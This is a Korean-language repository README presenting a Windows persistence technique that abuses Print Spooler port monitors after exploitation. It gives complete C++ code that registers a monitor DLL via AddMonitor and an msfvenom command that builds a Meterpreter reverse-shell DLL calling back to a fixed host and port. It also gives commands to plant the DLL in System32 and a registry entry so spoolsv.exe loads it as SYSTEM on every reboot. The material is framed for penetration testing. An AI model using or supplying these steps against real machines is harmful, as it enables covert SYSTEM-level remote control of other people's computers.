 al1ex/monitor
A old way to Persistence

포스트 익스플로잇 테스트 단계에서 권한 유지를 구현하는 데 사용됩니다
Step1: 이 프로젝트를 다운로드한 후 VS를 사용하여 Monitor.cpp를 컴파일합니다. 물론 이미 컴파일된 것을 사용해도 됩니다. Monitor.cpp 코드는 다음과 같습니다:
#include "Windows.h"

int main() {
	MONITOR_INFO_2 monitorInfo;
	TCHAR env[12] = TEXT("Windows x64");
	TCHAR name[12] = TEXT("Monitor");
	TCHAR dll[12] = TEXT("test.dll");
	monitorInfo.pName = name;
	monitorInfo.pEnvironment = env;
	monitorInfo.pDLLName = dll;
	AddMonitor(NULL, 2, (LPBYTE)&monitorInfo);
	return 0;
}
Step 2: Msfvenom을 사용하여 DLL 공격 페이로드를 생성합니다:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.188.129 LPORT=4444 -f dll > shell.dll


Step 3: shell.dll을 대상 호스트의 system32 디렉터리에 복사한 후 test.dll로 이름을 변경합니다(위의 PDLLName에 해당하며, 원하는 대로 자유롭게 수정해도 됩니다):
copy C:\temp\shell.dll C:\Windows\System32\test.dll


Step 4: 그런 다음 system32 디렉터리로 이동하여 다음 명령을 실행합니다(Monitors.exe는 앞서 컴파일한 파일이며 system32 디렉터리에도 배치해야 합니다):
Monitors.exe
Step 5: 이후 Meterpreter 세션을 성공적으로 수신합니다

지속성을 구현하려면 "Monitors" 레지스트리 위치 아래에 key를 설정해야 합니다:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors
그런 다음 명령줄에서 다음 명령을 실행하여 값 test.dll을 포함하는 레지스트리 항목을 생성합니다. 편집기에서 레지스트리를 확인하여 키가 생성되었는지 검증합니다:
reg add "hklm\system\currentcontrolset\control\print\monitors\Pentestlab" /v "Driver" /d "test.dll" /t REG_SZ

다음 재부팅 시 spoolsv.exe 프로세스는 Monitors 레지스트리 항목에 존재하고 Windows 폴더 System32에 저장된 모든 드라이버 DLL 파일을 로드합니다. 아래 그림은 Meterpreter 세션이 Print Spooler 서비스(SYSTEM)와 동일한 수준의 권한으로 수립되었으며 System32 폴더에서 실행되었음을 보여줍니다.

